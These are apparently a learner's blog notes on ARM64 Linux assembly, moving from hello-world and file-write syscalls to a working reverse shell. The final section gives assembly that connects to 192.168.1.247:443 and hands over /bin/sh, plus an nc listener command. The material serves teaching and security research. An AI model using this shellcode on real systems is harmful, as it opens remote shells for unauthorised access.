

ARM64 Assembly & Shellcode Basics (From File I/O to Reverse Shell)
With the rise of Apple Silicon and mobile devices (including iOS and Android), understanding ARM64 assembly is becoming essential for vulnerability researchers and red teamers.
Today, I spent some time diving into ARM64 Linux syscalls and shellcode development. Here are my notes on progressing from a simple "Hello World", to a file operation, and finally to the conceptual flow of a reverse shell.
1. The Basics: Hello World to STDOUT (Syscall 64)
In ARM64 Linux, system calls are invoked using the svc 0 instruction. The syscall number is stored in the x8 (or w8) register, and the arguments are passed in x0 to x5.
Here is a minimal assembly snippet to print a string to the console using the write syscall (Syscall 64):
.section .data
string:
	.asciz "helloWorld"

.section .text
.globl _start

_start:
	mov x0, 1		    // File descriptor is stdout
	ldr x1, =string		// Load the address of the string
	mov x2, 9		    // The lenght of the stirng 9
	mov x8, 64		    // System call number for write is 64
	svc 0			    // Make the system call

	mov x8, 93		    // System call number for exit is 93
	mov x0, 0		    // Exit code is 0
	svc 0
Then, compile it using the cross-compiler. Once we execute ./hello we get the printed output:
/demo$ aarch64-linux-gnu-as helloworld.s -o helloworld.o
/demo$ aarch64-linux-gnu-ld helloworld.o -o hello

./hello
helloWorld
2. Upgrading to File Write (Syscall 56 & 64)
To actually write data to a file on disk, we need to open it first using openat (Syscall 56) and then append our write syscall block.
By checking the Chromium OS Syscall Table, we know openat is 56 and write is 64. Since openat returns the file descriptor directly in x0, we can seamlessly pass it to the write operation:
.section .data
string:    .asciz "Hello World \n"
filename:  .asciz "output.txt"

.section .text
.globl _start

_start:
    // 1. Open the file (Same as above)
    mov x0, -100             // AT_FDCWD: Current working directory
    ldr x1, =filename
    mov x2, 0101            // Flags: O_CREAT (0100) | O_WRONLY (0001) in octal
    mov x3, 0644            // File permissions: RW-R--R--
    mov x8, 56              // System call number for openat is 56
    svc 0

    // 2. Write to the file
    // x0 already holds the file descriptor returned by openat
    ldr x1, =string         // Load the address of the string
    mov x2, 13              // The length of the string
    mov x8, 64              // System call number for write is 64
    svc 0                   // Make system call

    // 3. Exit the program
    mov x8, 93
    mov x0, 0
    svc 0
Compile and run:
aarch64-linux-gnu-as writeinfile.s -o writeinfile.o
aarch64-linux-gnu-ld writeinfile.o -o writeinfile

./writeinfile

cat output.txt
Hello World

If we `cat output.txt`, we will get "Hello World" inside
3. Advanced: The Reverse Shell
Once you understand how syscalls work in ARM64, writing a reverse shell is essentially just chaining four specific syscalls together: socket -> connect -> dup3 -> execve.
Here is the conceptual blueprint of the assembly flow:
.section .text
.global _start
_start:

    // 1. socket(AF_INET, SOCK_STREAM, 0)
    mov x0, #2
    mov x1, #1
    mov x2, #0
    mov w8, #198        // x8 = 198 (socket)
    svc #0              // x0 = resultant sockfd
    mov x4, x0          // save sockfd in x4 for later use

    // 2. connect(sockfd, &sockaddr, 16)
    mov x0, x4
    adr x1, struct      // pointer to address, port
    mov x2, #16
    mov w8, #203        // x8 = 203 (connect)
    svc #0

    // 3. dup3(sockfd, 0, 0) - Redirect STDIN
    mov x0, x4          // x0 = saved sockfd
    mov x1, #0          // x1 = 0 (stdin)
    mov x2, #0
    mov w8, #24         // x8 = 24 (dup3)
    svc #0

    // 4. dup3(sockfd, 1, 0) - Redirect STDOUT
    mov x0, x4
    mov x1, #1          // x1 = 1 (stdout)
    mov x2, #0
    mov w8, #24
    svc #0

    // 5. execve("/bin/sh", NULL, NULL)
    adr x0, binsh       // adr instruction to load string pointer
    mov x1, #0
    mov x2, #0
    mov w8, #221        // x8 = 221 (execve)
    svc #0

struct:
    .ascii  "\x02\x00"      // AF_INET
    .ascii  "\x01\xBB"      // Port 443 in hex (0x01BB)
    .byte   192,168,1,247   // IP Address
binsh:
    .asciz  "/bin/sh"       // Null-terminated string for execve
Then, compile it:
aarch64-linux-gnu-as reverse.s -o reverse.o
aarch64-linux-gnu-ld reverse.o -o reverse

./reverse

(Note: Before running ./reverse, make sure to start a listener on your attacking machine using nc -lvnp 443, otherwise the connect syscall will fail and the program will crash!)